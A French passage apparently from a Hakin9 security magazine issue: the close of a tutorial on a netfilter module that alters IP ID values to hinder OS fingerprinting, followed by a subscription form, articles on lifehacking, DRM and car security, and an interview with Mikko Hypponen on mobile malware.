Si nous voulons utiliser l'option au niveau du module dans le noyau, il suffit de se référer à la structure transférée en tant que paramètre d'entrée à la fonction `checkentry` et `target` ou `match`. Nous pouvons le faire de la manière similaire à celle dans le cas de l'espace utilisateur.

L'exemple est présenté dans le Listing 4 contenant les fragments modifiés de la fonction `ipid_target`. Après la recompilation du module et de la bibliothèque, nous aurons la possibilité de spécifier la façon de changer le champ ID au niveau de la ligne de commande.

Stockage des données

Dans notre cas, le compteur par rapport auquel nous modifions la valeur du champ ID, est stocké globalement. L'un des défauts de cette solution est le fait que la valeur ainsi stockée est commune à toutes les règles exploitant ce module. Mais il se peut que nous voulions que la valeur du compteur change séparément et indépendamment pour chaque règle, par exemple pour un réseau, nous souhaitons des changements aléatoires, et pour l'autre – des changements incrémentiels. Comment faire ?

D'après le point précédent, à chaque appel de la fonction `ipid_target`, la structure `targinfo` dont la définition dépend de l'utilisateur est transférée à cette fonction. Dans cette structure, nous pouvons ajouter un champ successif qui représentera notre compteur. Une telle structure est créée pour chaque règle séparément, alors chaque règle aura un compteur à part. La mise à jour modifiée du compteur dans le code de la fonction `ipid_target` pourrait se présenter comme suit :

```
if(ipid_info->
mode&IPID_MODE_INCREMENTAL) {
ipid_diffs[1] = iph->id =
htons(ipid_info->lastval);
ipid_info->lastval += ipid_info->step;
}
```

Mais en résolvant ce problème, nous nous heurtons à un autre. Vu que dans les systèmes SMP, pour chaque processeur une copie séparée de la table est maintenue, nous pouvons avoir le problème avec la présence de deux copies du compteur. Il peut donc arriver que la même valeur soit présente plusieurs fois. Il faut donc prendre soin à ce qu'il n'existe qu'une seule copie du compteur, indépendamment du nombre de processeurs.

L'une des façons plus simples d'atteindre ce but consiste à ajouter un champ supplémentaire dans la structure `targinfo`. Ce sera le pointeur à la copie principale de cette structure. Ce pointeur nous permettra de nous référer aux champs contenant les valeurs modifiées. Pour introduire ces concepts dans le code, seules de petites modifications sont nécessaires : outre l'ajout d'un champ à la structure `targinfo`, il suffit de saisir une inscription appropriée dans la fonction `ipid_checkentry` :

```
ipid_info->master = ipid_info;
```

et partout où dans la fonction `ipid_target` nous nous référons à un champ avec la valeur modifiée, de changer :

```
ipid_info->lastval
```

devient:

```
ipid_info->master->lastval
```

Outre la copie des tables, il nous reste encore un problème à résoudre. Le code d'un tel module doit être réentrant. Il peut arriver que lors de la gestion d'un paquet, une interruption demandant la gestion simultanée d'un autre paquet, peut avoir lieu. Toujours quand un accès simultané aux données a lieu, il faut gérer cet accès de façon à garder la cohérence des données. Il est facile de nous imaginer la situation que pour deux paquets, nous déterminons une nouvelle valeur du champ ID du datagramme IP et nous incrémentons la valeur du compteur. Cela peut mener à l'affectation de la même valeur à deux paquets ou à d'autres incohérences.

Une solution simple à ce problème est d'utiliser les blocages de type `spinlock _ t`. C'est un mécanisme du noyau du système d'exploitation supportant la gestion de la colatéralité. Pour cela, il suffit de déclarer l'utilisation de ce verrou, par exemple:

```
static spinlock_t ipid_lock =
SPIN_LOCK_UNLOCKED;
```

Ensuite, dans tous les endroits où nous nous référons à une valeur partagée, nous pouvons mettre une demande de verrouillage d'accès, à l'aide d'une des fonctions spécialement conçues à cet effet :

```
spin_lock_bh(&ipid_lock);
```

Et une demande de déverrouillage après l'exécution de l'opération :

```
spin_unlock_bh(&ipid_lock);
```

Il est aussi important d'éviter la situation quand l'un de threads demande le verrouillage tandis qu'il ne sera pas possible d'ôter le verrouillage fait par un autre thread. Cette situation pourra mener au plantage du système.

Il paraît que pour nos besoins, le problème de stockage des données a été résolu. Pourtant, il n'est pas facile de s'imaginer que cela ne suffit pas. Si nous avions voulu, par exemple, stocker les compteurs à part pour chaque flux IP défini comme paire (source, cible), nous aurions dû créer des structures plus sophistiquées. À moins que vous ayez décidé d'introduire une règle séparée pour chaque paire. Mais cette solution ne paraît pas optimale.

Dans ces situations, nous pouvons envisager la création de propres cache d'objets, le maintien pour les besoins du module des structures plus avancées (tables de hashage, arborescences, listes), mais c'est le sujet d'un autre article.

Ce n'est que le début

Les informations présentées et un peu de temps suffisent pour écrire un module simple tout à fait opérationnel. Cela doit vous encourager à concevoir des modules plus complexes.

Le paquet *IPTables* comprend plusieurs modules non présentés dans l'article, qui utilisent les fonctionnalités du cadre plus avancées, telles que la possibilité de suivre les connexions, d'écrire les extensions supportant le filtrage des protocoles utilisant plusieurs connexions parallèles ou l'outil avancé NAT.

Le module ipt_IPID, qui nous venons de construire, peut servir d'un élément de pare-feu dissimulant la vraie identité des systèmes d'exploitation protégés. Certainement, il ne suffit pas pour réaliser complètement la tâche, de même que le groupe de fonctions *Fingerprint Scrambling* d'une solution pare-feu commerciale. Mais il peut être efficace pour empêcher l'analyse des autres noeuds du réseau à l'aide de nos machines.

Mais il ne faut pas oublier que le champ ID est important pour les datagrammes IP fragmentés, alors il n'est pas possible de changer facilement sa valeur, si le paquet est un fragment d'un datagramme IP. Il suffit de s'assurer que la règle ne soit pas être appliquée aux paquets fragmentés. On peut le réaliser de plusieurs manière, par exemple en écrivant une autre extension, cette fois-ci de type *match*.

Considérez la création d'ipt_ISN comme une aventure intellectuelle et tentez de résoudre les problèmes supplémentaires qui en résultent, par exemple comment maintenir l'information sur l'état de la connexion TCP, comment assurer le changement bilatéral des numéros de séquence (dans un sens, on change SEQ, de l'autre ACK). Mais ces problèmes sont certainement à résoudre.

Je peux vous avouer que j'ai conçu un tel module pendant l'écriture de cet article. ●

Sur Internet

- *http://www.netfilter.org/documentation/HOWTO//netfilter-hacking-HOWTO.txt* – les informations sur l'implémentation interne du paquet *Netfilter*,
- *ftp://ftp.rfc-editor.org/in-notes/rfc791.txt* – le document RFC décrivant le protocole IP,
- *http://www.insecure.org/nmap/nmap-fingerprinting-article.html* – l'article sur la détection distante du système d'exploitation au moyen de l'analyse des protocoles réseau.

À propos de l'auteur

L'auteur est employé à l'Équipe de Sécurité du Centre des Super-ordinateurs et des Réseaux de Poznan. Il s'occupe des questions de sécurité informatique, participe aux tests de pénétration et aux audits effectués par l'Équipe de Sécurité. Pour plus d'informations sur les travaux de l'Équipe, référez-vous aux pages : *http://security.psnc.pl/*

www.shop.software.com.pl/fr

Abonnez-vous à vos magazines préférés
et commandez des anciens numéros !

Vous pouvez en quelques minutes et en toute sécurité vous abonner à votre magazine préféré.

Nous vous garantissons :

- des tarifs préférentiels,
- un paiement en ligne sécurisé,
- la prise en compte rapide de votre commande.

Abonnement en ligne sécurisé à tous les magazines de la maison d'édition Software !

bulletin d'abonnement

Merci de remplir ce bon de commande et de nous le retourner par fax : 0048 22 887 10 11 ou par courrier :
Software-Wydawnictwo Sp. z o.o., Piaskowa 3, 01-067 Varsovie, Pologne ; Tél. 0048 22 887 13 44 ;
E-mail : *abonnement@software.com.pl*

Prénom Nom ..... Entreprise .....

Adresse .....

Code postal ..... Ville .....

Téléphone ..... Fax .....

Je souhaite recevoir l'abonnement à partir du numéro .....

E-mail (indispensable pour envoyer la facture) .....

☐ Prolongement automatique d'abonnement

Titre	Nombre de numéros annuels	Nombre d'abonnements	À partir du numéro	Prix
Programmation sous Linux (1 CD ou DVD) Bimestriel pour les programmeurs professionnels	6			38 €
Software Developer's Journal Extra ! (1 CD ou DVD) – anciennement Software 2.0 Extra Bimestriel sur la programmation	6			38 €
Linux+DVD (2 DVDs) Mensuel unique avec 2 DVDs consacré à Linux et à ses utilisateurs	12			86 €
Linux+ Extra Pack (4-7 CDs ou 1-3 DVDs) Distributions Linux les plus populaires	6			50 €
PHP Solutions (1 CD) Le plus grand magazine sur PHP au monde	6			38 €
Hakin9 – comment se défendre ? (1 CD) Bimestriel destiné aux personnes qui s'intéressent à la sécurité des systèmes informatiques	6			38 €
.PSD (2 CDs) Bimestriel pour les utilisateurs d'Adobe Photoshop	6			39 €

Total

Je règle par :

☐ **Carte bancaire n° CB** |_|_|_|_| |_|_|_|_| |_|_|_|_| |_|_|_|_| **expire le** |_|_|_|_| **date et signature obligatoires**

type de carte ..... **code CVC/CVV** |_|_|_|

☐ **Virement bancaire :**

Nom banque : Société Générale Chasse/Rhône

banque	guichet	numéro de compte	clé Rib
30003	01353	00028010183	90

IBAN : FR76 30003 01353 00028010183 90

Adresse Swift (Code BIC) : SOGEFRPP

Alentours

Hacking pas seulement dans le Réseau

Michał Piotr Pręgowski

Degré de difficulté

Plusieurs informaticiens n'ont pas encore pardonné aux médias la vulgarisation d'une fausse acception du terme hacker. Mais le plus important est que l'esprit positiviste accompagnant Eric S. Raymond ou Richard Stallman n'ait pas disparu. Dans le Réseau, il se manifeste à grande échelle sous forme de lifehacking. Ce phénomène a été apprécié même par les linguistes américains.

Vous avez acheté un billet d'avion électronique et vous voulez monter à bord d'un avion en business classe bien que vous n'ayez pas imprimé votre carte d'embarquement ? Vous ne savez pas quel est le meilleur mois pour acheter des appareils domestiques, des maisons ou des jouets ? Vous voulez baisser les mensualités de votre crédit ? Ou bien, améliorer facilement une fonctionnalité de l'iPod sans risquer la perte de garantie ? *Lifehacking* connaît les réponses non seulement à ces questions, mais aussi à plusieurs autres. Il sert à nous faciliter la vie grâce à l'ingéniosité, à l'intelligence et aux habiletés. Par contre, Internet permet de partager ces connaissances avec les autres – à quoi donc peut servir une solution intéressante que nous avons trouvée, si nous la gardons pour nous-mêmes ?

Les amateurs d'informatique et les hackers se rendent bien compte de cette vérité. Ce n'est donc pas un hasard que *lifehacking* ait vu le jour dans ce milieu. Le travail visant à améliorer les systèmes d'exploitation et les programmes, la révélation des vulnérabilités et leurs corrections, favorise les recherches de solutions plus simples – et *lifehacking* n'est rien d'autre qu'une volonté de rendre notre vie plus facile.

Tout a commencé par l'iPod

Il est inutile de chercher l'auteur de ce terme devenu très populaire. Comme plusieurs termes liés à Internet, *lifehacking* a tout simplement *germé*. Les seuls efforts des informaticiens ne suffiraient pas à le populariser à une si grande échelle tel que l'on peut l'observer aujourd'hui aux États Unis. Il fallait un produit électronique de masse pouvant être bien apprécié par des gens ordinaires et des accros du matériel informatique. C'est Steve Jobs qui a offert à tous un tel produit. Les consommateurs se sont passionnés de ses iPods, même s'ils posent de temps en temps des problèmes. Comment faire pour que le lecteur soit détecter par Windows 98 ? Comment remplir l'iPod des fichiers vidéo sans utiliser iTunes ? Quels logiciels compagnons d'amateurs rendent le fonctionnement de l'iPod plus efficace ? Où, hormis iTunes, puis-je trouver des podcasts intéressants ?

Les lecteurs blancs avec un logo esthétique sous forme d'une pomme provoquent beaucoup de questions. C'étaient les internautes qui répondaient plus vite à plusieurs d'entre elles que le support technique d'Apple ; c'était justement sur les forums d'utilisateurs d'iPods que le *lifehacking* est devenu le terme connu et populaire.

À propos de l'auteur

Michał Piotr Pręgowski est diplômé du Département du Journalisme et des Sciences Politiques à l'Université de Varsovie. Actuellement il prépare sa thèse de doctorat à l'Institut des Sciences Sociales Appliquées à la même Université. Ses centres d'intérêts : l'influence des médias basés sur Internet, l'auto-présentation dans la communication via ordinateurs, et la ludologie. Il tient son blog consacré à ces questions à l'adresse *www.error300.org*.

Sur Internet

- *http://www.ipodhacks.com* – personnalisez votre iPod,
- *http://www.lifehack.org* – de bonnes idées de la vie quotidienne, *lifehacking* pour la productivité,
- *http://www.lifehacker.com* – le service consacré à l'utilisation plus efficace des applications Internet et informatiques,
- *http://www.geekstogo.com/forum/forums.html* – le forum de lifehakers orienté informatique et Réseau.

La plupart des conseillers étaient des personnes bien cultivées et instruites, utilisant activement Internet et très souvent écrivant des blogs.

Après, tout s'est passé très vite ; grâce aux blogs, l'information a été diffusée un peu partout dans le monde, beaucoup de services offrant des conseilles de type *how to,* non liés aux lecteurs mp3, ont été créés. Le *lifehacking* est devenu très populaire – au moins aux États Unis. En décembre, les rédacteurs d'Oxford University Press ont présenté de nouveaux mots en anglais qui – selon leur avis – ont beaucoup influencé la culture linguistique quotidienne. À côté des mots tels que *sudoku*, *rootkit* ou *grippe aviaire*, nous trouvons aussi *lifehack*. Cela ne fait rien que c'est *balado* qui a gagné.

Don't live to geek

L'un des meilleurs services sur *lifehacking*, Lifehacker.com, offre chaque jour de nouvelles informationsdont la diversité peut donner des vertiges. L'utilisateur peut ici apprendre à éliminer les pixels « brûlés » sur l'afficheur à cristaux liquides, et à réparer une chaise instable. Le service offre non seulement les informations sèches, mais aussi les présentations vidéos. La présentation vidéo de l'installation de Linux sur iPod est plus commode pour un utilisateur ordinaire que la meilleure des descriptions.

Malgré les apparences, *Lifehacker.com* n'a pas encore recueilli de conseils *sur chaque sujet*, et même les renseignements drôles (*vide* chaise) ne changent pas l'image positive du service. Mais le plus grand enthousiasme des utilisateurs est éveillé avant tout par les informations sur l'exploitation quotidienne des logiciels et des ordinateurs. Aux utilisateurs moins avancés, le service propose par exemple les paquets-guides, tels que Pegtop PStart (*http://www.pegtop.net/start*) ou Portable Apps (*http://portableapps.com/suite*), et aux plus avancés, il transmet les secrets du maintien d'un serveur à domicile ou de la gestion de MySQL, PHP ou JSP. Il faut souligner que *lifehacking* peut être fort utile pour les experts en informatique, bien qu'il ne soit pas conçu pour eux. Le service est recommandé par plusieurs médias traditionnels, tels que Wall Street Journal, Guardian ou Time. *Lifehacker.com* définit clairement l'objectif de son activité : *Computers make us more productive. Yeah, right. Lifehacker recommends the downloads, web sites and shortcuts that actually save time. Don't live to geek; geek to live*.

Les évidences sont aussi nécessaires


Un autre service consacré à *lifehacking*, Lifehack.org, se concentre avant tout sur le côté non virtuel de la vie. Il comprend des informations très intéressantes, inaccessibles ailleurs – par exemple, une description minutieuse de l'omission de la procédure d'embarquement dans la classe touristique de la ligne Southwest. Une file trop longue n'est pas agréable, pourquoi alors ne pas arranger tout d'une façon rapide et agréable, et s'embarquer – tout à fait légalement – en business class ?

Mais parmi cinquante *astuces* les plus importantes en 2005 suivant le service Lifehack.org, on peut trouver, entre autres, les conseils concernant une vie heureuse, un bon sommeil ou... une mise en ordre efficace. C'est une autre face de *lifehacking* – plus il devient de masse, il contient plus souvent des conseils qui ne satisfont que les personnes les moins avancées.

Désensorceler le hacking ?

Eric S. Raymond et d'autres expliquent depuis des années aux journalistes mal renseignés que *haker* n'est pas la même chose que *cracker.* C'est bien là le hic d'un mot qui une fois désavoué, ne reprendra sa signification primaire uniquement grâce à l'éducation des journalistes. À moins que le hacking soit désensorcelé à l'aide de *lifehacking,* la mode américaine et le caractère de masse de ce mouvement donnent une chance au changement – si les citoyens entendent parler du *lifehacking* et mémorisent qu'il est utile et positif, il se peut qu'il comprennent l'idée du *vrai* hacking. Et même s'ils ne le comprennent pas, ils ne le considéreront pas comme un phénomène entièrement négatif.

On peut dire que le hacking et *lifehacking* ne sont similaires qu'à grands traits et le premier s'occupe des questions plus sérieuses que le deuxième. Mais il vaut la peine de citer le texte d'ESR *Comment devenir haker*, où il a défini le milieu des hackers ainsi :*Hackers solve problems and build things, and they believe in freedom and voluntary mutual help*. Il n'est pas difficile de remarquer que le *lifehacking* est guidé par les mêmes valeurs. ●



Éditorial

Quel avenir pour le contenu ?

Rene Heinzl

Dans les années 80, j'étais fasciné par mon lecteur de cassettes et mes cassettes audio sur lesquelles je pouvais enregistrer tous les tubes de la radio. Au bout d'un an, je possédais un lecteur doté de deux entrées cassettes permettant de copier une cassette, assez lentement ;-)

1999 : naissance de Napster. Cet outil a ouvert tout un monde de nouvelles possibilités autour du partage rapide et simple de morceaux de musique via Internet.

Les grandes sociétés de musique n'ont toutefois pas tardé à remarquer les problèmes qu'elles encourraient. Depuis lors, divers mécanismes ont été développés afin d'inciter l'utilisateur mature à ne pas se servir de la musique ni des vidéos qu'il a pourtant payées, et qu'il a donc le droit d'utiliser. Mais, tentons de nous retracer la naissance du concept de *copyright* (droit d'auteur).

Les droits d'auteur ont vu le jour avec le *Statute of Anne*, première loi au monde sur les droits d'auteur, approuvée par le parlement anglais en 1709. Aux États-Unis, le principe a été créé lors de la Convention Constitutionnelle de 1787 *afin de garantir la protection des droits d'auteurs littéraires pendant une période de temps limitée*. La version moderne de ce concept de droits d'auteur porte le nom de DRM (Digital Rights Management, ou Gestion des Droits Numériques). Cette norme est censée sécuriser l'usage des films, de la musique et des systèmes de technologies mobiles destinées au grand public. Rien à dire contre un tel principe, si ce n'est que la question suivante mérite d'être posée : se dirige-t-on vers la bonne direction ? L'année 1998 a été le théâtre d'un grand changement dans le rapport de force qui oppose les clients aux grosses sociétés, initié par la loi américaine USA DMCA (digital millennium copyright act), qui interdit toute copie d'un support protégé contre les copies. Cette loi s'inscrit à une époque où l'utilisation des systèmes numériques, capables de faciliter le transfert et la copie d'informations d'une machine à une autre, sans aucune perte et très rapidement, s'est largement répandue. En 2003, les systèmes numériques ont envahi l'Europe, et l'Allemagne a adapté ce nouveau concept, permettant de restreindre l'usage de contenus, dans ses propres lois nationales. Depuis la loi DMCA, il est interdit de contourner une protection contre les copies, même si la personne qui empêche cette protection, a payé son support et a donc le droit d'accéder à son contenu. Nous voyons ici le virage qu'amorce le concept de droit d'auteur : censés protéger la propriété intellectuelle de l'auteur ainsi que la société de distribution, les droits d'auteur légalisent désormais le paiement de certaines sommes pour l'usage répété d'un contenu. Il est désormais évident que ce nouveau concept entraîne de nombreux effets indésirables. Ainsi, par exemple, un professeur tombe dans l'illégalité dès lors qu'il diffuse un extrait de film tiré d'un DVD à titre de présentation ou de matériel éducatif. Il en va de même lorsque n'importe quel client sauvegarde ou programme une émission télévisée protégée. Logiquement, le secteur multimédia devrait prochainement intégrer la fonction DRM dans le matériel informatique ainsi que dans les logiciels, comme l'illustre la tentative d'intégration de cette fonctionnalité DRM dans Windows Vista (avant Palladium),Les données sont contrôlées à chaque position, et ne sont présentées que si le chemin complet a bien été sécurisé. Dans de telles circonstances, un utilisateur autorisé légalement à utiliser le contenu deviendrait complètement impuissant. Que se produirait-il si un circuit du chemin sécurisé venait à être endommagé, voir piraté ? Que se passerait-il si le contenu d'un CD ou d'un DVD était endommagé en raison de la durée de vie limitée de ce média ? Aurions-nous la garantie que nos films sécurisés seront lisibles par la prochaine génération de matériel informatique ? Comment réaliser une interaction complète entre les ordinateurs, les postes de radio dans les voitures, et les lecteurs MP3 ?

Nous pouvons observer dès aujourd'hui des exemples concrets de ce que les grosses sociétés respectables tentent de faire passer sous couvert du concept de DRM. Dernièrement, SonyBMG nous a fournit un excellent exemple illustrant l'ignorance et le niveau d'abstraction dans ce domaine. Un CD audio installe un programme de type rootkit dans l'arrière plan du système Windows sans alerter l'utilisateur ni lui demander sa permission. Nous avons d'une part, une grande société qui se plaint de vouloir protéger sa propriété intellectuelle, alors qu'elle utilise, d'autre part, le travail d'autres personnes à ses propres fins.

Pourquoi les grands groupes de musique et de film n'envisagent-ils pas d'autres solutions afin de protéger leurs droits et leur argent ? Apple a prouvé, par exemple, que la musique peut se vendre de manière extrêmement intéressante et bon marché, grâce à leurs iTunes et leurs iPods. Les clients sont prêts à payer pour du contenu, mais ne veulent certainement pas tomber dans l'illégalité dès qu'ils copient un CD ou un DVD sur leur clé USB. Si l'argent dépensé dans le développement de nouvelles protections était consacré à la recherche de nouveaux marchés et de nouveaux canaux de distribution, les deux parties n'y trouveraient que des avantages, au-delà de toute espérance. ●

Un pare-feu sur ma voiture

Regis Gabineski

Qui a dit que la technologie n'apportait que du bien-être ? Ce matin, mon Bticino a ouvert les fenêtres et allumé les lampes de ma chambre à 5 heures du matin. Une simple erreur de gadget qui m'a valu une heure de sommeil en moins ! Contre toute attente, je me suis levé, assez en forme. J'ai ensuite ordonné vocalement à ma baignoire de me préparer un bain à 31 degrés Celsius. Une fois dans la cuisine, un yaourt à la main, j'ai vérifié mes messages électroniques, et compris que mon Bticino ne s'était pas trompé. En effet, le premier message de ma boîte électronique m'informait que je devais me rendre en ville à 6 heures du matin ! J'avais également d'autres messages très importants à lire, ce que je peux faire, toutefois, sur le trajet de mon rendez-vous.

Les voitures sont désormais dotées de connexions Bluetooth, Wi-Fi, GPS, GPRS et bien d'autres encore. Elles sont également équipées de plusieurs systèmes d'exploitation puissants, capables de communiquer vocalement et directement avec les conducteurs ainsi qu'avec les passagers, d'accéder à des informations personnelles sur le Web, et de faire la demande de services liés aux loisirs et aux commodités. Tout ce confort explique l'augmentation du nombre de voitures dans les rues, et la raison pour laquelle les virées en voiture durent désormais plus longtemps. Pas étonnant qu'il me faille une heure pour traverser la ville. Chaque jour, je peux vérifier la fameuse loi de Murphy. Je suis déjà en retard, et me voilà maintenant pris dans les embouteillages. La file des voitures est vraiment longue. Je vais donc utiliser ce temps perdu à lire mes messages électroniques et regarder un DVD. Alors que je me distrais avec ces occupations, je ne peux pas m'empêcher de m'émerveiller sur tant de ressources disponibles dans un espace mobile aussi compact. Ma voiture est également équipée d'un système de sécurité principalement axé autour du conducteur. Les outils de distraction sont désactivés dès que la voiture se met à rouler. Ma voiture possède également un système FreeBSD chargé de contrôler les fonctions du moteur, les freins, la transmission et les coussins gonflables. Celui-ci repose toujours sur un système Unix afin d'éviter toutes distractions du conducteur. Chaque système d'exploitation communique avec les autres tout en demeurant complètement indépendant.

Les automobiles ont recours aux connexions Bluetooth lors de l'allumage, dans les portes latérales et dans le coffre. Le tableau de bord comprend une connexion satellite. En règle générale, les virus dirigés contre les automobiles peuvent se propager par quatre chemins possibles. Heureusement, j'ai un pare- feu. Mais voilà que l'enchantement disparaît dans le chaos le plus total. Plusieurs voitures se mettent à klaxonner, les warning en marche, les coffres s'ouvrant puis se fermant, et les pares brises envoyant de l'eau partout. C'est à ce moment que je constate que le pare-feu de ma voiture m'informe de plusieurs tentatives d'intrusion dans mon système d'exploitation. Un virus essaie de se connecter au panneau de bord des voitures pour y activer certaines ressources. Ce problème n'a pas touché ma voiture, mais je serai très probablement encore plus en retard à mon rendez-vous. Mais que se passerait-il si le virus avait attaqué le système de freinage de ma voiture ? Ou, que se produirait-il si ma voiture était lancée à 200km/h ? L'incident aurait pu être bien pire. Mais, rien de tout cela ne serait arrivé si tous les conducteurs coincés dans les embouteillages avaient installé un pare-feu pour protéger leur véhicule.

Il n'est guère probable que quelqu'un passe une journée telle que décrite ci-dessus. Il est, toutefois, très plausible qu'une telle journée fasse partie du quotidien de nos enfants. La connectivité proposée par les véhicules aide les conducteurs et les passagers à communiquer de manière sûre et fiable, à obtenir des informations précises et instantanées, en plus de pouvoir accéder aux médias numériques sur la route. Par ailleurs, il existe déjà la localisation par GPS, qui permet de repérer l'emplacement d'une voiture particulière dans une rangée d'automobiles. À l'heure actuelle, peu de personnes ont la possibilité d'utiliser ce type de ressources. Quoiqu'il en soit, grâce aux systèmes d'exploitation de plus en plus sophistiqués, les automobiles deviendront des outils de pointe dans le quotidien des gens.

En revanche, l'idée selon laquelle les voitures pourraient se retourner contre nous semble plus relever de la fiction. Une personne malveillante devra, dans la plupart des cas, accéder à la voiture physiquement pendant un certain moment, avant de pouvoir l'infecter avec un quelconque virus numérique. Du moins, pour le moment.

Par ailleurs, un virus introduit avec succès ne pourrait fonctionner que sur un nombre restreint de voitures. Le temps où un virus pourra se répandre d'un voiture à d'autres véhicules est encore loin, mais pas autant qu'on pourrait le croire. Que se produirait-il si l'un de ces virus infectait une voiture fonctionnant avec Windows Automotive, ou si, en plein surrégime, une erreur provoquée par un virus générait une erreur de protection générale, mieux connue sous le nom d'écran bleu de la mort ? ●

Interview

Nouvelle génération des virus : nul ne peut être sûr ?

Interview avec Mikko Hypponen

Mikko Hypponen – l'homme qui a consacré une grande partie de sa vie à défendre des milliers d'ordinateurs contre les vers informatiques. L'année passée, il était le premier qui a averti le monde de l'attaque du ravageur Sasser. Son équipe a également réussi à défaire et minimiser les conséquences des attaques du ver Slapper en 2002, et a localisé et désactivé le réseau mondial

h9 : Tu as consacré une grande partie de ton exposé à la conférence de F-Secure à la question des virus, des vers et des troyens pour les périphériques mobiles. Tu as parlé de la réalité actuelle, mais quelle est, selon toi, l'avenir des codes malicieux fonctionnant dans les réseaux WLAN ou Bluetooth ?

MH : Les dangers potentiels pour le WLAN sont les scénarios les plus cauchemardesques qui hantent les membres de notre équipe. Pour l'instant, nous n'avons pas rencontré des menaces réelles, mais il faut rester vigilants.

Imaginons une attaque dont la force d'impact est déterminée par une transmission automatique par des milliers connexions radios. Qu'importe que ce soit via le Bluetooth ou par un WLAN. Ces virus et troyens se répandent en un clin d'oeil – d'un ordinateur portable sur un autre, puis à partir de celui-ci sur le palmtop, ensuite du palmtop sur le cellulaire d'un président d'une banque, et partir de celle-ci, sur le réseau interne de la banque.

h9 : Horreur. Et qu'est-ce qui se passe par la suite ?

MH : Ainsi, le virus obtient un accès facile à l'espace intérieur non protégé par les filtres ou les pare-feux. Soulignons, un accès facile sans devoir détourner le système de sécurité. De la même manière que les vers réseau de type Zotob. Sa diffusion sur les zones stratégiques était la suivante : un employé a inconsciemment infecté son ordinateur portable chez lui, ensuite, il l'a apporté au travail où il s'est connecté au réseau. C'était suffisant pour que Zotob accède à l'environnement intérieur de l'entreprise.

h9 : La procédure d'infection sera-t-elle plus facile quand il y aura des virus pour les WLAN et le Bluetooth ?

MH : Beaucoup plus facile ! Il suffira de voyager avec le portable infecté. Et en quelques instants, le virus sera présent non seulement dans ton réseau, mais aussi chez ton voisin de l'étage supérieur et inférieur. De plus, il infectera le cellulaire du fournisseur de pizza qui vient de quitter ton bureau... Mais pour qu'une telle attaque puisse réussir, il devra exister des exploits distants agissant au sein des piles Bluetooth et WLAN.

h9 : Il y avait déjà des signes avant-coureurs d'un tel danger ?

MH : Malheureusement oui, par exemple les failles dans la protection de la pile Bluetooth de Vidcom. La plupart des stations de travail avec le système d'exploitation Windows installé, pendant presque deux ans ont été vulnérables à un exploit distant qui pouvait être utilisé pour

démarrer par Bluetooth du code arbitraire sur l'ordinateur attaqué. Entre parenthèses, nous avons peur de la détection de nouvelles failles dans les standards WLAN populaires car nous savons qu'une telle révélation est non seulement possible, mais fort probable.

h9 : Dans ton exposé, tu as parlé du système Symbian OS. D'après ce que je sais, c'est pour l'instant l'unique système d'exploitation mobile qu'on a réussi à contaminer. Pourquoi il est facile d'infecter Symbian, et pas, par exemple, Linux mobile ?

MH : Il n'existe pas qu'une seule faille déterminée. Chaque virus, ver, troyen que nous avons connus tentait non seulement d'exploiter une faille concrète, mais se basait surtout sur la faillibilité de l'utilisateur. Les virus de ce type fonctionnent précisément selon le même principe que ceux infectant le courrier électronique.

h9 : De même que LoveLetter ?

MH : Exactement. Les gens trompés par le sujet et le contenu du message ouvrent la pièce jointe. Les virus fonctionnant à présent sur les téléphones mobiles qui se répandent via Bluetooth se basent sur ce même principe. Pour l'instant, le plus grand ennemi des cellulaires sont leurs propriétaires. Si l'on comparait les systèmes Windows et Symbian, on pourrait aboutir à des conclusions très intéressantes. Symbian avertira l'utilisateur d'une tentative de lancement d'une application inconnue – Windows non. De ce point de vue, Symbian est donc... plus sûr que Windows.

h9 : Quels troyens dangereux avez-vous rencontré ces derniers mois ?

MH : S'il s'agit des infections des téléphones, il faut mentionner trois troyens qui empêchent leur démarrage. Il y a eu des contaminations où il était impossible de faire quoi que se soit avec le téléphone – même téléphoner au numéro d'urgence.

La réparation d'un tel téléphone peut se faire de plusieurs manières. On peut récupérer les paramètres initiaux, ce qui entraînera le formattage de la mémoire entière et la perte de toutes les données. Personne ne le souhaite. On peut aussi utiliser un autre téléphone pour préparer la carte mémoire avec nos programmes – supprimant le programme malicieux du téléphone contaminé.

Dernièrement, le troyen le plus intéressant était blank phone. Il a pris son nom de la méthode de fonctionnement – il empêche de lire quoi que se soit. Il y a des icônes, des images, mais on ne voit pas les polices de caractère. C'est très fourbe parce que même si l'on installe un antivirus, aucun texte n'est visible. Il faut savoir quelles touches appuyer pour éliminer l'infection.

h9 : Est-ce qu'il y a un danger que l'utilisateur peut infecter son téléphone en téléchargeant un jeu Java ?

Mikko Hypponen

Mikko Hypponen a 36 ans, il est Directeur de la Recherche chez F-Secure Corp. Dès 1995, il est membre d'honneur du CARO (the Computer Anti-Virus Researchers Organization). Il habite avec sa famille dans un petit village près de Helsinki.

MH : Pour l'instant, nous n'avons pas encore vu aucun jeu Java contenant un virus. Les dangers liés à son utilisation dans les cellulaires sont possibles, mais nous ne les avons pas rencontrés. Tous les programmes malicieux auxquels nous avons eu à faire étaient du code natif de Symbian.

h9 : Quel est le remède général que l'on pourra donner à chaque propriétaire d'un téléphone doté de Symbian et Bluetooth, pour que ce dernier puisse s'assurer un maximum de sa sécurité ?

MH : Pratiquement, tous les dangers concernent Symbian de la série 60. Si le téléphone fonctionne sous un autre système, tel que Symbian de la série 40 ou 80, Windows ou Linux – ce risque est très, très petit. Mais si notre téléphone possède Symbian de la série 60, le danger d'une infection apparaît au moment de l'installation des applications inconnues. Les actions à entreprendre consistent à désactiver Bluetooth ou à passer en mode caché et à ne pas accepter les applications arrivantes. Sous aucun prétexte, il ne faut pas installer les applications de provenance inconnue.

h9 : Est-ce que dans l'avenir, F-Secure a l'intention d'éditer un antivirus pour d'autres systèmes supportant les téléphones mobiles, par exemple pour Linux ?

MH : Hélas, je ne peux pas parler sur ce sujet, ce qui ne veut pas dire que nous ne développons pas notre ligne de logiciels antivirus pour Linux. On sait que la Finlande est un pays très ami pour Linux et ses utilisateurs. Entre parenthèses, Linus Torvalds a habité autrefois tout près de notre bureau. C'est évident que nous sommes toujours vivement intéressés à supporter chaque plate-forme Linux.

h9 : Je suis très curieux de savoir comment tu protèges ton système privé contre les attaques et comment tu protèges ton cellulaire...

